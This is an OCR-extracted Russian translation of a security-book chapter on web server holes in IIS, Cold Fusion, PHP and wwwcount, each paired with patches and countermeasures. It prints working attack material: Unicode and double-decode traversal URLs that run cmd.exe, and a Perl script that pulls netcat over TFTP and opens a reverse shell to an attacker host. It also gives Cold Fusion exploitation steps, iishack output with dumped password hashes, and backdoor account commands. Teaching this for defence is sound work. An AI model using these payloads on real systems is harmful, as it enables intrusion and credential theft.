Однако Даниель Дочкал (Daniel Docekal) считает, что причиной проблемы является протокол WebDAV (Web Distributed Authoring and Versioning) — протокол обеспечения стандартов Internet, поддерживаемый преимущественно компанией Microsoft и позволяющий удаленным авторам создавать, удалять, перемещать, находить и изменять атрибуты файлов и каталогов на Web-серверах (чувствуете, с какими проблемами это может быть сопряжено?). Протокол WebDAV Web-сервером IIS 5 поддерживается по умолчанию. И хотя заголовок HTTP Translate: не описан в спецификации протокола WebDAV (RFC 2518) или других известных авторам документах, Даниель Дочкал утверждает, что встречал ссылку на него в библиотеке сети MSDN компании Microsoft. По его словам, там рассказывалось об использовании этого заголовка для получения файлового потока путем указания значения F (false) в поле заголовка Translate.

В процессе обсуждения этого вопроса с группой обеспечения безопасности продуктов Microsoft выяснилось, что это действительно так. По словам специалистов, протокол WebDAV реализован в виде фильтра ISAPI с именем httpext.dll, интерпретирующего Web-запросы *до* их передачи ядру IIS. Заголовок Translate: f предполагает обработку этого запроса, а обратная косая вводит фильтр WebDAV в заблуждение, в результате чего этот запрос направляется непосредственно операционной системе. Система Win 2000 благополучно возвращает этот файл системе злоумышленника, а не выполняет его на сервере (как положено по всем правилам).

Здесь мы вплотную подошли к вопросу *канонизации* (canonization). Это понятие описано специалистами компании Microsoft в разделе MSOO-57 по адресу http://www.microsoft.com/technet/security/bulletin/fq00-057.asp. Там говорится следующее: "Канонизация — это процесс приведения различных эквивалентных форм имени к единому стандартному имени, называемому *каноническим именем* (canonical name). Например, на данном компьютере имена c:\dir\test.dat и ..\..\test. dat могут ссылаться на один и тот же файл. Канонизация — это процесс приведения таких имен к виду c:\dir\test.dat".

Использование одной из различных эквивалентных форм канонического имени файла может привести к обработке запроса другими средствами IIS или операционной системы. Хорошим примером проблемы канонизации является вскрытие исходного кода с помощью выражения ::$DATA. Если к некоторому файлу обратиться с использованием другого имени, то файл будет возвращен броузеру в некорректном виде.

Подобным образом работает и заголовок Translate: f. Значение f вводит службу WebDAV в заблуждение, в результате чего файловый поток возвращается броузеру.

О Контрмеры: решение для проблемы Translate: f

Чтобы уменьшить риск, связанный с проблемой Translate: f и другими попытками вскрытия кода, достаточно просто иметь в виду, что любые выполняемые на сервере файлы могут быть видимы пользователям Internet, и никогда не хранить в них секретную информацию. Неизвестно, связано ли это с участившимися попытками вскрытия кода, но компания Microsoft предлагает такой подход в качестве "обычной рекомендации по безопасности" в разделе FAQ MSOO-58, уже упомянутом ранее.

Еще один способ решения этой проблемы сводится к установке сервисного пакета Service Pack 1 для системы Win 2000, упомянутого в том же разделе FAQ. При его установке IIS будет интерпретировать серверные исполняемые сценарии и соответствующие типы файлов с помощью соответствующего серверного механизма обработки сценариев независимо от типа заголовка.

Как указывает Pacc Купер (Russ Cooper) (бюллетень NTBugtraq), проблема Translate: f существенно связана с версией сервера IIS. Например, модуль обновления для IIS 4 успешно решает эту проблему. Таким образом, решение указанной проблемы сводится к следующему.

- Описанная проблема для IIS 4.0/IIS 5.0, а также проблема размещения виртуальных каталогов на совместно используемых дисках с именами UNC, решается с помощью MS00-019. Таким образом, после установки сервисного пакета системы с сервером IIS 4 становятся неуязвимыми для таких атак.
- Системы на базе IIS 5.0 (с применением MSOO-019 или без) необходимо обновить с помощью сервисного пакета SP1 или MSOO-058.

Заметим также, что если для виртуального каталога IIS, содержащего нужный файл, установлено разрешение, отличное от Read, то при атаке `Translate: f` будет возвращена ошибка "HTTP 403 Forbidden" (даже если установлен режим Show Source Code). Если же для виртуального каталога, содержащего указанные файлы установлено разрешение Read, то эти файлы, могут быть доступны взломщику.

Изъян проверки ввода Unicode

Популярность	*10*
Простота	*8*
Опасность	*7*
Степень риска	*8*

Стандарт Unicode используется как единый набор символов алфавитов всех существующих языков. Поддержка двух- или трехбайтового набора символов Unicode реализована далеко не всеми производителями программного обеспечения, так что его применение ограничивается основными Web-серверами, такими как IIS компании Microsoft и Apache.

Источником изъяна является не сам набор символов Unicode, а, скорее, реализация его поддержки в программном обеспечении. Впервые этот изъян упоминался на одном из форумов Internet, а позже соответствующая информация была распространена группой специалистов Rain.forest.puppy (RFP). В конце 2000 года отчет о своих исследованиях выпустила компания NSFocus (`http://www.nsfocus.com`). Проблема возникает при следующих условиях (которые достаточно типичны).

- В системе имеется доступный для записи и выполнения программ каталог, что позволяет взломщикам загрузить требуемый код.
- В корневом каталоге Web-сервера содержится системный исполняемый файл, такой как `cmd.exe`, и в системе не определен список управления доступом ACL.

При описанных условиях взломщик может перейти в корневой каталог Web-сервера, локально запустить файл `cmd.exe` или `command.exe` и выполнить любую команду с правами учетной записи IUSR. Для реализации атаки можно воспользоваться следующим кодом.

```
GET /scripts/..%c0%af..%c0%af..%c0%af../winnt/system32/cmd.exe?+/
c+dir+'c:\' HTTP /1.0
```

При этом строкой %c0%af пользоваться необязательно. К другим "некорректным" представлениям символов "/" и "\" относятся следующие.

T %c1%1c

- %c1%9c
- %c0%9v
- %c0%af
- %c0%qf
- %c1%8s

A %c1%pc

Изъян Unicode можно использовать совместно со стандартным хакерским приемом загрузки утилиты netcat и получения доступа к командной оболочке. Кроме того, взломщики могут воспользоваться другими исполняемыми файлами, например, клиентом TFTP, чтобы получить доступ к netcat, установленной на удаленной системе.

При этом взломщику нужно решить одну проблему: запустить утилиту netcat в контексте учетной записи IUSR без каких бы то ни было дополнительных привилегий. Для расширения привилегий в системе Windows NT можно воспользоваться утилитой hk.exe Тодда Сабина (Todd Sabin, http://www.nmrc.org). В системе Windows 2000 это сделать гораздо сложнее, хотя по-прежнему возможно. Для расширения привилегий на сервере IIS 5 с поддержкой Unicode необходимо выполнить следующие действия.

1. Создайте динамическую библиотеку ISAPI с вызовом функции, связывающей работающие в рамках процесса IIS приложения с контекстом учетной записи SYSTEM. Затем добавьте текущего пользователя (IUSR) в локальную группу администраторов и обновите маркер доступа текущего пользователя, чтобы внесенные изменения немедленно вступили в силу.
2. Переименуйте эту DLL, присвоив ей одно из имен, содержащихся в разделе реестра IIS Metabase/LM/W3SVC/InProcessIsapiApps. (Среди этих имен idq.dll, httpext.dll, httpodbc.dll, ssinc.dll, msw3prt.dll, author.dll, admin.dll И shtml.dll.)
3. С помощью механизма Unicode загрузите динамическую библиотеку на целевой сервер. (Этот трюк могут выполнить различные сценарии, в частности, unicodeloader.pl Ролофа Темминга (Roelof Temmingh).) При этом библиотека DLL должна быть загружена в каталог, в котором пользователь IUSR имеет право запуска программ. (Хорошим выбором является каталог /scripts.)
4. Вызовите библиотеку через Web-броузер, что приведет к добавлению пользователя IUSR в локальную группу администраторов. Теперь с помощью механизма Unicode взломщик может удаленно запустить командную оболочку cmf.exe с привилегиями, эквивалентными администратору. Вот и все, игра закончена.

Описанная концепция была предложена и разработана Одедом Горовитцем (Oded Horovitz) с участием Глазера (JD Glaser), ведущего инженера компании Foundstone.

О Контрмеры

Для устранения изъяна Unicode существует несколько возможностей. Лучше всего установить соответствующий модуль обновления компании Microsoft. Его можно найти в бюллетенях MSOO-057, MSOO-078 и MSOO-086. Для защиты сервера IIS можно также последовать рекомендациям компании Microsoft, которые можно найти по следующим адресам.

Windows NT	http://www.microsoft.com/technet/itsolutions/security/tools/iischk.asp
Windows 2000	http://www.microsoft.com/technet/itsolutions/security/tools/iis5chk.asp

Изъян проверки ввода при двойном декодировании

Популярность	*9*
Простота	*8*
Опасность	*7*
Степень риска	*8*

В мае 2001 года группа исследователей компании **NSFocus** (`http:/www.nsfocus.com`) сообщила о другом изъяне, подобном изъяну Unicode. Эта ошибка связана с тем, что в некоторых случаях сервер IIS выполняет двойное декодирование зашифрованных в **шестнадцатеричной** форме адресов URL. При этом после завершения первой операции декодирования сервер **IIS** выполняет единственную проверку. В результате будет выполнен переданный запрос, поскольку последующих проверок после второго декодирования не выполняется. Для реализации атаки, основанной на этом изъяне, можно воспользоваться следующим адресом URL.

```
http://www.example.com/scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:\
```

Как и в случае использования механизма поддержки Unicode, с каталогом должно быть связано право запуска программ. При использовании изъяна двойного декодирования в запросе можно использовать также следующие строки.

```
T %255c
• %%35c
• %%35%63
A %25%35%63
```

О Контрмеры

По адресу `http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/ms01-026.asp` **можно найти модуль обновления, позволяющий устранить изъян двойного декодирования.**

НА ЗАМЕТКУ В разделе "Переполнение буфера" ниже в этой главе содержится описание более разрушительных изъянов сервера IIS.

Изъяны сервера Cold Fusion

Специалистами группы LOpht было обнаружено несколько существенных изъянов сервера приложений Cold Fusion, позволяющих осуществлять удаленный запуск команд на уязвимом Web-сервере. В процессе установки этого программного продукта вместе с ним копируются также примеры кода и интерактивная документация. Причиной обнаруженных изъянов послужили несколько файлов примеров, возможность использования которых не ограничивается только локальным узлом.

Изъян `openfile.cfm`

Популярность	*9*
Простота	*9*
Опасность	*8*
Степень риска	*9*

Первая из проблем связана с устанавливаемым по умолчанию файлом `openfile.cfm`. Этот файл позволяет взломщику загрузить на целевой Web-сервер любой локальный файл. Другой файл, `displayopenedfile.cfm`, помещает этот файл в окно броузера. Кроме того, `exprcalc.cfm` анализирует загруженный файл и удаляет его (во всяком случае, он для этого предназначен). Используя только файл `openfile.cfm`, можно ввести систему в заблуждение, чтобы она не удаляла загруженный файл, а затем выполнить локально любую команду. Чтобы воспользоваться этой возможностью, выполните следующие действия.

1. Создайте файл, который при загрузке на удаленный Web-сервер приведет к выполнению локальной команды. Например, можно воспользоваться следующим сценарием Perl с именем `test.pl`.


```
system("tftp -i 192.168.51.100 GET nc.exe");
system("nc -e cmd.exe 192.168.51.100 3000");
```

НА ЗАМЕТКУ Этот метод сработает в том случае, если на сервере Cold Fusion установлен интерпретатор языка Perl.


2. Задайте в броузере следующий адрес URL.

```
http://192.168.51.101/cfdocs/expeval/openfile.cfm
```

3. Укажите в поле Open File путь к созданному файлу и щелкните на кнопке OK.



На экране появится следующее диалоговое окно.



4. В адресе URL замените строку `D:\INETPUB\WWWROOT\cfdocs\expeval\test.pl` на полное имя файла `exprcalc.cfm` (с указанием пути), предназначенного для удаления загруженных в систему файлов. После внесения изменений URL должен выглядеть следующим образом.

   ```
   http://192.168.51.101/cfdocs/expeval/ExprCalc.cfm?RequestTimeout=
   2000&OpenFilePath=D:\INETPUB\WWWROOT\cfdocs\expeval\exprcalc.cfm
   ```

5. В окне должно появиться содержимое файла exprcalc.cfm, и он должен быть удален из системы. После этого все файлы, загруженные с помощью openfile.cfm, будут оставаться в удаленной системе.

6. Проделав еще раз описанные действия, загрузите повторно файл `test.pl` на удаленную систему. После этого данный файл (`test.pl`) будет ожидать вызова.

7. С помощью следующего URL запустите файл `test.pl`.

   ```
   http://192.168.51.101/cfdocs/expeval/test.pl
   ```

8. Если перед этим были запущены сервер TFTP и утилита netcat, то должно появиться следующее приглашение (т.е. командная строка, позволяющая выполнять команды с правами администратора).

   ```
   C:\>nc -l -p 3000
   Microsoft(R) Windows NT(TM)
    (C) Copyright 1985-1996 Microsoft Corp.
   D:\INETPUB\WWWROOT\cfdocs>
   ```

О Контрмеры: использование изъянов сервера Cold Fusion

Для того чтобы предотвратить возможность использования изъянов Cold Fusion, можно воспользоваться двумя способами.

T Удалить все уязвимые сценарии.

A Применить к файлу `exprcalc.cfm` модуль обновления, который можно найти по адресу `http://www1.allaire.com/handlers/index.cfm?ID=8727&Method=Full`.

Переполнение буфера

Популярность	*9*
Простота	*9*
Опасность	*10*
Степень риска	*9*

Многие годы проблемы, связанные с переполнением буфера, были серьезным недостатком системы защиты UNIX. После появления в 1995 году статьи *How to write buffer overflow* (`http://www.insecure.org/stf/mudge_buffer_overflow_tutorial.html`) в мире UNIX многое переменилось. В классической статье Алефа Вана (Aleph One) *Smashing the stack for fun and profit,* впервые опубликованной в журнале *Phrack Magazine* в 1996 году (`http://www.phrack.com`), подробно описано, насколько просто добиться переполнения буфера. Подробную информацию по этому вопросу можно найти также по адресу `http://destroy.net/machines/security/`.

Для тех, кто незнаком с этой концепцией, постараемся ее четко сформулировать. Переполнение буфера позволяет взломщику поместить в переменную значение, которое больше, чем максимально допустимое. После этого он сможет выполнить произвольный код с привилегиями текущего пользователя, обычно root. Чаще всего проблема заключается в плохо написанном коде. Примером такого кода может быть программа, помещающая данные в буфер и не проверяющая их размер. Наиболее популярная команда, которую можно удаленно выполнить в системе Solaris, выглядит примерно следующим образом: `/usr/openwin/bin/xterm -display <IP_адрес_взломщика>:0.0 &`.

Рассматриваемые ниже изъяны позволят получить полное представление о методах, которые взломщики используют для удаленного переполнения буфера. Имея такую информацию, вы сможете улучшить качество и надежность своих программ.

Изъян PHP

В сценариях PHP имеется два (а возможно и больше) изъянов. Один из них является обычной проблемой отсутствия проверки ввода, ставшей бедствием для многих разрабатываемых ранее сценариев. С использованием этого изъяна взломщики могли просмотреть любой файл целевой системы. Более подробная информация содержится по адресу `http://oliver.efri.hr/~crv/security/bugs/mUNIXes/httpd13.html`.

В апреле 1997 года группа специалистов по безопасности Secure Networks Inc. исследовала второй изъян, который гораздо интереснее первого. Он связан с переполнением буфера в модуле `php.cgi` сервера HTTPD версии 2.0beta10 или более ранних версий. Проблема возникает в тот момент, когда взломщик передает сценарию в каче-

стве параметра большую строку, которая дальше передается функции FixFilename (). В результате эта строка записывается поверх стека, и на удаленной системе можно выполнить произвольный код. Для получения более подробной информации по этому вопросу обращайтесь по адресу `http://oliver.efri.hr/~crv/security/bugs/mUNIXes/httpd14.html`.

Контрмеры: использование изъянов PHP

Обеспечить защиту можно двумя способами.

- Удалите уязвимые сценарии.
- Обновите модуль PHP до самой последней версии.

9 Изъян `wwwcount.cgi`

CGI-программа wwwcount является популярным счетчиком Web. Впервые о ее изъяне и его применении стало известно в 1997 году. Этот изъян позволяет взломщику удаленно выполнять любой код на локальной системе (как всегда с привилегиями пользователя HTTPD). Широкой общественности по крайней мере стало известно два примера использования этого изъяна, однако в обоих случаях происходило в основном одно и то же: "захват" взломщиком окна xterm.

Более подробную информацию по этому вопросу, а также соответствующие контрмеры, можно найти на следующих Web-узлах: `http://oliver.efri.hr/~crv/security/bugs/mUNIXes/wwwcount.html` и `http://oliver.efri.hr/~crv/security/bugs/mUNIXes/wwwcnt2.html`.

Контрмеры: использование изъяна wwwcount

Предотвратить использование изъяна программы wwwcount можно двумя способами.

- Удалите сценарий `wwwcount.cgi`.
- Отмените для сценария право на выполнение с помощью команды `chmod -x wwwcount.cgi`.

• Изъян iishack сервера IIS 4.0

В июне 1999 года широкой общественности стало известно о досадной ошибке в системе защиты сервера IIS 4.0, которая оказалась серьезной угрозой безопасности Web-сервера компании Microsoft. Этот изъян был обнаружен группой экспертов по вопросам безопасности eEye, которая поместила в Internet исходный код и исполняемый файл, с помощью которого можно осуществить взлом. Источником проблемы является недостаточная проверка границ имен файлов `.HTR`, `.STM` и `.IDC`, содержащихся в адресах URL. Это позволяет взломщику поместить в этот адрес код, который будет загружен на целевую систему и выполнен с правами администратора.

Программа, демонстрирующая использование данного изъяна, называется iishack, а найти ее можно по адресу `http://www.technotronic.com` (а также и на других Web-узлах). При этом достаточно указать адрес URL и имя файла типа "троянский конь", который нужно запустить.

```
C:\nt\>iishack 10.12.24.2 80 172.29.11.101/getem.exe
————————(IIS 4.0 remote buffer overflow exploit)————————————
```

```
(c) dark spyrit -- barns@eeye.com.
http://www.eEye.com

[usage: iishack <host> <port> <url>]
eg - iishack www.example.com 80 www.myserver.com/thetrojan.exe
do not include 'http://' before hosts!
-------------------------------------------------------------

Data sent!
```

Созданная авторами простая программа типа "троянский конь" `getem.exe` распаковывает утилиту `pwdump.exe` (позволяющую получить дамп базы данных SAM), запускает утилиту netcat, настроенную на прослушивание порта 25, и возвращает обратно командную оболочку (`nc -nvv -L -p 25 -t -e cmd.exe`). После успешного выполнения всех этих действий на собственном компьютере можно запустить утилиту netcat, получив таким образом в свое распоряжение командную оболочку и локальный доступ с привилегиями учетной записи SYSTEM (т.е. с правами администратора).

```
C:\>nc -nw 10.11.1.1 26
(UNKNOWN) [10.11.1.1] 26 (?) open
Microsoft(R) Windows NT(TM)
(C) Copyright 1985-1996 Microsoft Corp.

C:>pwdump
administrator:500:D3096B7CD9133319790F5B37EAB66E30:5ACA8A3A546DD587A
58A251205881082:Built-in account for administering the computer/doma
in::
Guest:501:NO PASSWORD*********************:NO PASSWORD*************
*******:Built-in account for guest access to the computer/domain::
sqldude:1000:853FD8D0FA7ECF0FAAD3B435B51404EE:EE319BA58C3E9BCB45AB13
CD7651FE14:::
SQLExecutiveCmdExec:1001:01FC5A6BE7BC6929AAD3B435B51404EE:0CB6948805
F797BF2A82807973B89537:SQLExecutiveCmdExec,SQL Executive CmdExec Tas
k Account:C_:
```

С помощью простых команд копирования и вставки, применяемых в командной строке, а также программы L0phtCrack, которая используется для взлома хэш-кодов, можно получить в свое распоряжение пароль администратора (и любого другого пользователя системы).

Более простая (но менее скрытая) атака заключается в создании нового пользователя с помощью команды net localgroup password `haxor /add`, а затем добавления этого пользователя (в данном случае haxor) в группу администраторов с помощью команды net localgroup Administrators haxor /add. Если порт NetBIOS сервера (TCP 139) открыт для взломщика, то он может к нему подключиться и делать все что угодно. Конечно же, поскольку взломщик выполняет в системе значительные изменения, то их можно выявить с использованием простых средств аудита системы.

Контрмеры

Сначала компания Microsoft разработала комплекс рекомендаций для устранения описанной проблемы, а затем выпустила модуль обновления, который можно найти по адресу `ftp://ftp.microsoft.com/bussys/IIS/iis-public/fixes/usa/ext-fix/`. Группа экспертов eEye выпустила свой собственный модуль обновления, однако всегда рекомендуется использовать средства от производителя.

9 Переполнение буфера при обработке файлов `.printer`

Популярность	*10*
Простота	*9*
Опасность	*10*
Степень риска	*10*

Группа специалистов по вопросам безопасности компании eEye Digital Security сообщила о переполнении буфера фильтра ISAPI, обрабатывающего файлы `.printer`. В частности, речь идет о библиотеке

```
C:\WINNT\System32\msw3prt.dll
```

Эта динамическая библиотека обеспечивает возможность печати в Web с помощью протокола IPP (Internet Printing Protocol). Ошибка возникает, если в заголовке HTTP `Host:` передать серверу примерно 420 символов. Это можно осуществить с использованием следующего запроса.

```
GET /NULL.printer HTTP/1.0
Host: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAA (до 420)
```

Запрос GET с большим буфером данных приведет Web-сервер к краху. Однако из-за того, что сервер IIS 5.0 после сбоя автоматически перезапускается, системный администратор об этом может даже и не узнать.

Более подробно об описанном изъяне можно узнать в отчете (`iis5hack.zip`) на Web-узле `SecurityFocus.com`.

0 Контрмеры

Для устранения изъяна переполнения буфера фильтра ISAPI компания Microsoft выпустила модуль обновления. Соответствующий бюллетень можно найти по адресу `http://www.microsoft.com/technet/security/bulletin/MS01-023.asp`.

В качестве долгосрочной контрмеры можно посоветовать следующее. Для всех библиотек DLL, которые активно не используются, удалите все ненужные дополнительные параметры. Таким образом вы всегда можете быть уверены в своей защищенности (независимо от того, был ли выпущен очередной модуль обновления) с самого начала.

Переполнение буфера в ISAPI-библиотеке `idq.dll` индексного сервера

Популярность	*9*
Простота	*9*
Опасность	*8*
Степень риска	*9*

Недавно был обнаружен третий изъян сервера IIS, связанный с переполнением буфера библиотеки `idq.dll`. Он был исследован Рили Хасселом (Riley Hassell, eEye), и соответствующая информация была опубликована 18 июня 2001 года. Эта брешь имеется в системе защиты серверов IIS 4.0 и IIS 5.0 и позволяет взломщику выполнить произвольный код в контексте локальной учетной записи `SYSTEM` (имеющей привилегии администратора на локальном компьютере). В момент написания этой книги на базе этого изъяна было создано два средства взлома, которые все же не отличались высокой стабильностью работы. Однако в любом случае нужно знать об этой проблеме и предпринять соответствующие ответные действия.

Сообщения о "черве" Code Red, работа которого основана на изъяне переполнения буфера библиотеки idq.dll, в середине 2001 года заполнили заголовки первых страниц периодических изданий. В течение нескольких недель среди систем Windows 2000 в Internet царил настоящий хаос. Первая версия "червя" была направлена на компьютеры правительства США (`whitehouse.gov`). В результате пришлось изменить их IP-адреса, чтобы избежать атак десятков и тысяч инфицированных систем. Последующие версии Code Red устанавливали "потайные ходы" удаленного управления и привели ко взлому сотен тысяч серверов, в том числе таких общеизвестных компаний как AT&T, Microsoft и FedEx Corp.

Как и другие средства переполнения буфера, которые обсуждались в этой главе, изъян ISAPI-библиотеки `idq.dll` дает возможность взломщику либо изменить файлы Web-сервера, либо, что еще хуже (и более вероятно), с помощью сеанса netcat получить доступ к командной оболочке или другим TCP-, UDP- или ICMP-соединениям. Это очень серьезная брешь, поскольку она присутствует во многих версиях Web-Сервера.

Для получения более подробной информации об этом изъяне переполнения буфера обращайтесь по адресу `http://www.securityfocus.com/bid.2880`.

Контрмеры: переполнение буфера библиотеки `idq.dll` индексного сервера

Для быстрой и эффективной защиты лучше всего установить модуль обновления компании Microsoft. Для системы Windows NT 4.0 (ISS 4.0) его можно найти по адресу `http://www.microsoft.com/technet/security/bulletin/MS01-033asp`.

Применение модулей обновления от сторонних производителей может оказаться весьма "нервным" занятием. Мы всегда рекомендуем протестировать модуль обновления и лишь затем устанавливать его на действующем сервере. В любом случае можно просто удалить параметры IDQ (при этом предполагается, что в используемом Web-приложении параметры IDQ/IDA не применяются.) Не забывайте о том, что эти параметры необходимо обновлять каждый раз при обновлении самой системы, а лучше всего это осуществить с помощью модуля обновления.

В качестве долгосрочной стратегии защиты можно посоветовать удалить все ненужные параметры для всех библиотек DLL, которые активно не используются. (В течение последних нескольких лет этот совет является основной рекомендацией, приведенной в списке контрмер компании Microsoft.) Таким образом вы всегда сможете быть уверены в своей защищенности (независимо от того, был ли выпущен очередной модуль обновления).


НА ЗАМЕТКУ Для знакомства с более глубоким анализом изъянов сервера ISS и соответствующими контрмерами читайте книгу Стюарта Мак-Клара (Stuart McClure) и Джоела Скембрея (Joel Scambrey) *Секреты хакеров. Безопасность Windows 2000 — готовые решения,* которая вышла в Издательском доме "Вильяме".

Изъян переполнения полей


Популярность	7
Простота	8
Опасность	9
Степень риска	8

У читателя может возникнуть вопрос: действительно ли можно взломать Web-сервер, пользуясь только Web-броузером? На этот вопрос можно ответить вполне определенно: да. Программисты в Web в первую очередь заботятся о производительности, отодвигая вопросы безопасности на второй план. Лучше всего это видно на примере ошибки, возникающей при переполнении буфера на сервере Cold Fusion, которая была обнаружена специалистами компании Foundstone. Проблема заключается в том, каким образом компания Allaire реализовала проверку достоверности входных данных, которые вводятся в поле пароля администратора. Пользуясь недостаточно полной очисткой этого поля, взломщик с помощью одного броузера может практически полностью вывести Web-сервер из строя. Вот как это можно сделать.

1. Введите в броузере адрес страницы регистрации администратора на типичном сервере Cold Fusion.



2. С помощью соответствующей команды (в броузере Netscape — это File ⇨Edit Page) перейдите в режим редактирования кода HTML.
3. Теперь окно броузера должно выглядеть следующим образом.



4. Дважды щелкните на дескрипторе ACTION (верхний левый) и измените его, вставив имя/адрес URL сервера.

